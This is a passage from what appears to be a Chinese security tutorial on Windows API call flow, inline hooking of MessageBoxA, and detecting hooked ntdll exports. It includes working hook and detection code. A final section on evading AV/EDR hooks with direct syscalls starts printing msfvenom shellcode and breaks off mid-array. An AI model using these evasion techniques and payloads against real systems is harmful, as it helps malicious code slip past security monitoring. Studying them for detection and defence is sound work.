
这里向寄存器传入变量,然后开始调用MessageBoxW,跟进




跟进MessageBoxTimeoutw,现在就进入了user32.dll的模块了,继续向下跟



最后在ntdll,进行了触发



调用栈如下:




## 0x4 Windows API Hooking

了解了Win API的调用过程之后,我们可以来学习hook(挂钩)的技术。

API Hooking是一种我们可以检测和修改API调用的行为和流程的技术。

流程图大致如下:



那么这种技术的实现原理是什么呢？

hook的技术可能有非常多种,笔者这里先以x86环境下的inline hook技术作为讲解，帮助萌新入门。

这里针对理解这个，笔者比较喜欢先run成功再debug分析原理。

### 0x4.1 实现hook MessageBoxA

选择x86的方式编译，x64的话会失败。

*#include* <iostream>

*#include* <Windows.h>

FARPROC messageBoxAddress **=** NULL**;**

SIZE\_T bytesWritten **=** **0;**

**char** messageBoxOriginalBytes**[6]** **=** **{};**

**int** **\_\_stdcall** HookedMessageBox**(**HWND hWnd**,** LPCSTR lpText**,** LPCSTR lpCaption**,** UINT uType**)** **{**

*// print intercepted values from the MessageBoxA function*

std**::**cout **<<** "Ohai from the hooked function\n"**;**

std**::**cout **<<** "Text: " **<<** **(**LPCSTR**)**lpText **<<** "\nCaption: " **<<** **(**LPCSTR**)**lpCaption **<<** std**::**endl**;**

*// unpatch MessageBoxA*

WriteProcessMemory**(**GetCurrentProcess**(),** **(**LPVOID**)**messageBoxAddress**,** messageBoxOriginalBytes**,** **sizeof(**messageBoxOriginalBytes**),** **&**bytesWritten**);**

*// call the original MessageBoxA*

**return** MessageBoxA**(**NULL**,** lpText**,** lpCaption**,** uType**);**

**}**

**int** main**()**

**{**

*// show messagebox before hooking*

MessageBoxA**(**NULL**,** "hi"**,** "hi"**,** MB\_OK**);**

HINSTANCE library **=** LoadLibraryA**(**"user32.dll"**);**

SIZE\_T bytesRead **=** **0;**

*// get address of the MessageBox function in memory*

messageBoxAddress **=** GetProcAddress**(**library**,** "MessageBoxA"**);**

*// save the first 6 bytes of the original MessageBoxA function - will need for unhooking*

ReadProcessMemory**(**GetCurrentProcess**(),** messageBoxAddress**,** messageBoxOriginalBytes**,** **6,** **&**bytesRead**);**

*// create a patch "push <address of new MessageBoxA); ret"*

**void** **\***hookedMessageBoxAddress **=** **&**HookedMessageBox**;**

**char** patch**[6]** **=** **{** **0** **};**

memcpy\_s**(**patch**,** **1,** "\x68"**,** **1);**

memcpy\_s**(**patch **+** **1,** **4,** **&**hookedMessageBoxAddress**,** **4);**

memcpy\_s**(**patch **+** **5,** **1,** "\xC3"**,** **1);**

*// patch the MessageBoxA*

WriteProcessMemory**(**GetCurrentProcess**(),** **(**LPVOID**)**messageBoxAddress**,** patch**,** **sizeof(**patch**),** **&**bytesWritten**);**


*// show messagebox after hooking*

MessageBoxA**(**NULL**,** "hi"**,** "hi"**,** MB\_OK**);**

**return** **0;**

**}**

这里代码中第一次没hook，正常调用原始的，然后经过hook自身线程之后，在调用就会被hook，从而进入我们自定义的执行逻辑:



### 0x4.2 分析Hook的原理

程序首先使用LoadLibrary加载模块(user32.dll),然后返回句柄。

HINSTANCE library = LoadLibraryA("user32.dll");

接着使用GetProcAddress获取模块dll指定导出函数的地址

messageBoxAddress = GetProcAddress(library, "MessageBoxA");

接着调用ReadProcessMemory读取当前进程的内存空间中MessageBoxA函数的开头前6个字节存在于messageBoxOriginalBytes字节数组。

ReadProcessMemory(GetCurrentProcess(), messageBoxAddress, messageBoxOriginalBytes, 6, &bytesRead);

接着在这里就是实现patch内存空间，修改执行流程的操作了，这里直接打一个断点debug

这里先用patch字节数组存储了一些指令，具体是什么debug看就行了，其实也很简单就是jmp hookedMessageBoxAddress

*// create a patch "push <address of new MessageBoxA); ret"*

**void** **\***hookedMessageBoxAddress **=** **&**HookedMessageBox**;**

**char** patch**[6]** **=** **{** **0** **};**

memcpy\_s**(**patch**,** **1,** "\x68"**,** **1);**


memcpy\_s**(**patch **+** **1,** **4,** **&**hookedMessageBoxAddress**,** **4);**


memcpy\_s**(**patch **+** **5,** **1,** "\xC3"**,** **1);**

写好patch数组，之后开始修改进程的内存空间，修改指令。


WriteProcessMemory**(**GetCurrentProcess**(),** **(**LPVOID**)**messageBoxAddress**,** patch**,** **sizeof(**patch**),** **&**bytesWritten**);**

主要是修改(patch)了messageBoxA这个导出函数在内存位置的前6个字节为我们定义的指令，至于是啥没关系，我们存储下来，后面再unpatch回来即可了。

patch之后呢？



通过将hookedMessageBoxAddress的地址压入了栈顶，然后ret,其实本质就是pop eip, jmp eip



\x68就是push，\xc3就是ret,然后32位的程序，地址刚好4字节,patch数组的构造原理就是这样。

然后我们重新调用,hook的MessageBoxA(NULL, "hi", "hi", MB\_OK);,就会进入HookedMessageBox

**int** **\_\_stdcall** HookedMessageBox**(**HWND hWnd**,** LPCSTR lpText**,** LPCSTR lpCaption**,** UINT uType**)** **{**

*// print intercepted values from the MessageBoxA function*

std**::**cout **<<** "Ohai from the hooked function\n"**;**

std**::**cout **<<** "Text: " **<<** **(**LPCSTR**)**lpText **<<** "\nCaption: " **<<** **(**LPCSTR**)**lpCaption **<<** std**::**endl**;**

*// unpatch MessageBoxA*

WriteProcessMemory**(**GetCurrentProcess**(),** **(**LPVOID**)**messageBoxAddress**,** messageBoxOriginalBytes**,** **sizeof(**messageBoxOriginalBytes**),** **&**bytesWritten**);**

*// call the original MessageBoxA*

**return** MessageBoxA**(**NULL**,** lpText**,** lpCaption**,** uType**);**


**}**

这个就很简单了，执行hook想要执行的操作，然后unhook，然后正常调用就行了。

这种劫持方法，可以说真的蛮简洁的，也非常易懂,比较暴力，没有过多的计算。


### 0x4.2 探讨32位和64位的区别

当时我尝试编译的64位来执行的时候，失败了，踩了一些小坑。




可以看到，在执行到patch的代码时候出现了错误。

第一步，因为内存字单元长度不一样，所以我调试了下地址:




不过还是失败了，这里我跟进去看看。

patch之前是这样:



patch之后是这样:



很明显就不对嘛，出现这个错误，其实还是因为我pwn知识都快忘光了，哎。

后面考虑到应该是字符串memcopy\_s的问题，导致00会截断，这里直接采取BYTE类型就好了。

64位 hook 代码如下:

*#include* <iostream>

*#include* <Windows.h>

FARPROC messageBoxAddress **=** NULL**;**

SIZE\_T bytesWritten **=** **0;**

BYTE OldCode**[12]** **=** **{** **0x00** **};**

BYTE HookCode**[12]** **=** **{** **0x48,** **0xB8,** **0x90,** **0x90,** **0x90,** **0x90,** **0x90,** **0x90,** **0x90,** **0x90,** **0xFF,** **0xE0** **};**

**int** **\_\_stdcall** HookedMessageBox**(**HWND hWnd**,** LPCSTR lpText**,** LPCSTR lpCaption**,** UINT uType**)** **{**

*// print intercepted values from the MessageBoxA function*

std**::**cout **<<** "Ohai from the hooked function\n"**;**

std**::**cout **<<** "Text: " **<<** **(**LPCSTR**)**lpText **<<** "\nCaption: " **<<** **(**LPCSTR**)**lpCaption **<<** std**::**endl**;**

*// unpatch MessageBoxA*

WriteProcessMemory**(**GetCurrentProcess**(),** **(**LPVOID**)**messageBoxAddress**,** OldCode**,** **sizeof(**OldCode**),** **&**bytesWritten**);**

*// call the original MessageBoxA*

**return** MessageBoxA**(**NULL**,** lpText**,** lpCaption**,** uType**);**

**}**

**int** main**()**

**{**

*// show messagebox before hooking*

MessageBoxA**(**NULL**,** "hi"**,** "hi"**,** MB\_OK**);**

HINSTANCE library **=** LoadLibraryA**(**"user32.dll"**);**

SIZE\_T bytesRead **=** **0;**

*// get address of the MessageBox function in memory*

messageBoxAddress **=** GetProcAddress**(**library**,** "MessageBoxA"**);**

*// save the first 6 bytes of the original MessageBoxA function - will need for unhooking*

ReadProcessMemory**(**GetCurrentProcess**(),** messageBoxAddress**,** OldCode**,** **12,** **&**bytesRead**);**

*// create a patch "push <address of new MessageBoxA); ret"*

**void** **\***hookedMessageBoxAddress **=** **&**HookedMessageBox**;**

**\*(**PINT64**)(**HookCode **+** **2)** **=** **(**UINT64**)**HookedMessageBox**;**

*// patch the MessageBoxA*


WriteProcessMemory**(**GetCurrentProcess**(),** **(**LPVOID**)**messageBoxAddress**,** HookCode**,** **sizeof(**HookCode**),** **&**bytesWritten**);**

*// show messagebox after hooking*

MessageBoxA**(**NULL**,** "hi"**,** "hi"**,** MB\_OK**);**


**return** **0;**

**}**



这个时候就对了。

效果如下:



当然跳转方式很多:

BYTE HookCode[12] = { 0x48, 0xB8, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x50, 0xc3 };

这样也是ok的。

简单概括下两者的区别:


其实主要是还是32位和64位中地址空间的高低位问题，导致rip出现越界错误导致的，自己跟着调一下即可了。

## 0x5 检测hook的原理和实现

通过上面的学习，我们已经知道了如何去hook API，那么假如现在一些edr 全局hook了某些API，那么我们可不可以调用之前察觉呢？答案是可以，下面我们简单分析下这个技术。

这里我们先以一个demo检测程序，看看一些杀软是不是喜欢这样干。

C:\Users\xq17\Desktop\新建文件夹\HookTest.exe | find /i "createthread" /c



我发现就算关掉了一些安全进程好像也没啥变化？

然后在新的环境也没有啥变化，一般就是974个,emmm,感觉他们hook的技巧应该是没办法通过这种检测的,这些hook可能是系统一些默认操作吧，没怎么进行研究，希望师傅们可以指点我这个小萌新。

程序检测的代码如下:

*#include* <iostream>

*#include* <Windows.h>

**int** main**()**

**{**

PDWORD functionAddress **=** **(**PDWORD**)0;**

*// Get ntdll base address*

HMODULE libraryBase **=** LoadLibraryA**(**"ntdll"**);**

PIMAGE\_DOS\_HEADER dosHeader **=** **(**PIMAGE\_DOS\_HEADER**)**libraryBase**;**

PIMAGE\_NT\_HEADERS imageNTHeaders **=** **(**PIMAGE\_NT\_HEADERS**)((**DWORD\_PTR**)**libraryBase **+** dosHeader**->**e\_lfanew**);**

*// Locate export address table*

DWORD\_PTR exportDirectoryRVA **=** imageNTHeaders**->**OptionalHeader**.**DataDirectory**[**IMAGE\_DIRECTORY\_ENTRY\_EXPORT**].**VirtualAddress**;**

PIMAGE\_EXPORT\_DIRECTORY imageExportDirectory **=** **(**PIMAGE\_EXPORT\_DIRECTORY**)((**DWORD\_PTR**)**libraryBase **+** exportDirectoryRVA**);**

*// Offsets to list of exported functions and their names*

PDWORD addresOfFunctionsRVA **=** **(**PDWORD**)((**DWORD\_PTR**)**libraryBase **+** imageExportDirectory**->**AddressOfFunctions**);**

PDWORD addressOfNamesRVA **=** **(**PDWORD**)((**DWORD\_PTR**)**libraryBase **+** imageExportDirectory**->**AddressOfNames**);**

PWORD addressOfNameOrdinalsRVA **=** **(**PWORD**)((**DWORD\_PTR**)**libraryBase **+** imageExportDirectory**->**AddressOfNameOrdinals**);**

*// Iterate through exported functions of ntdll*

**for** **(**DWORD i **=** **0;** i **<** imageExportDirectory**->**NumberOfNames**;** i**++)**

**{**

*// Resolve exported function name*

DWORD functionNameRVA **=** addressOfNamesRVA**[**i**];**

DWORD\_PTR functionNameVA **=** **(**DWORD\_PTR**)**libraryBase **+** functionNameRVA**;**

**char\*** functionName **=** **(char\*)**functionNameVA**;**

*// Resolve exported function address*

DWORD\_PTR functionAddressRVA **=** **0;**

functionAddressRVA **=** addresOfFunctionsRVA**[**addressOfNameOrdinalsRVA**[**i**]];**

functionAddress **=** **(**PDWORD**)((**DWORD\_PTR**)**libraryBase **+** functionAddressRVA**);**

*// Syscall stubs start with these bytes*

**char** syscallPrologue**[4]** **=** **{** **0x4c,** **0x8b,** **0xd1,** **0xb8** **};**

*// Only interested in Nt|Zw functions*

**if** **(**strncmp**(**functionName**,** **(char\*)**"Nt"**,** **2)** **==** **0** **||** strncmp**(**functionName**,** **(char\*)**"Zw"**,** **2)** **==** **0)**

**{**

*// Check if the first 4 instructions of the exported function are the same as the sycall's prologue*

**if** **(**memcmp**(**functionAddress**,** syscallPrologue**,** **4)** **!=** **0)** **{**

printf**(**"Potentially hooked: %s : %p\n"**,** functionName**,** functionAddress**);**

**}**

**}**


**}**

**return** **0;**

**}**


因为ntdll基本是用户层和内核层的最后一个中转站了，所以这里主要是通过检测ntdll的各个导出函数，这些函数微软也是没有官方文档的,毕竟不是给程序员用的。

这个程序实现的原理其实很简单。




找到路径:C:\Windows\System32\ntdll.dll

我们直接使用ida加载ntdll.dll,Export 处设置下过滤规则Nt,Zw



然后我们随便选一个函数NtWriteFile来查看下



可以看到他们开头大都是这个字节序列:4c 8b d1 b8

然后如果被hook的话,这个字节就会被改成e9也就是jump,mov之类的就会发生改变，所以就可以通过检测这4个字节来判断是否被hook。

有一些函数是比较特殊的，所以存在误报:

NtGetTickCount  
NtQuerySystemTime  
NtdllDefWindowProc\_A  
NtdllDefWindowProc\_W  
NtdllDialogWndProc\_A  
NtdllDialogWndProc\_W  
ZwQuerySystemTime

...

很多检测hook的手段，比如直接匹配e9之类的，我个人觉得这类手法没很大用，纯粹拿来学习吧。

## 0x6 躲避AV/EDR的hook

关于用户层的hook，我们可以直接调用syscall来进行绕过,这种手段直接有效，没有很多花里胡哨的。

当然也有很多其他手法unhook之类的...,这里举最简单的syscall例子帮助跟我一样的小萌新学习吧。

### 0x6.1 简述原理

用户级一般在SYSCALL之前进行hook ntdll.dll，那么我们直接调用SYSCALL就可以绕过了,关于内核级别，后面再继续慢慢研究吧。

其实用户层API的只是类似个接口作用而已，有一张对应的表，根据number去调用底层具体实现逻辑。

### 0x6.2 syscall directly

我们先用msfvenom获取一段64位弹出cmd的shellcode:

msfvenom -p windows/x64/exec -f c CMD=calc.exe -a x64

**unsigned** **char** buf**[]** **=**

"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"

"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"

"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"

"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"

"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"

"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"

"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"

"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"

"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"

"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"

"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"

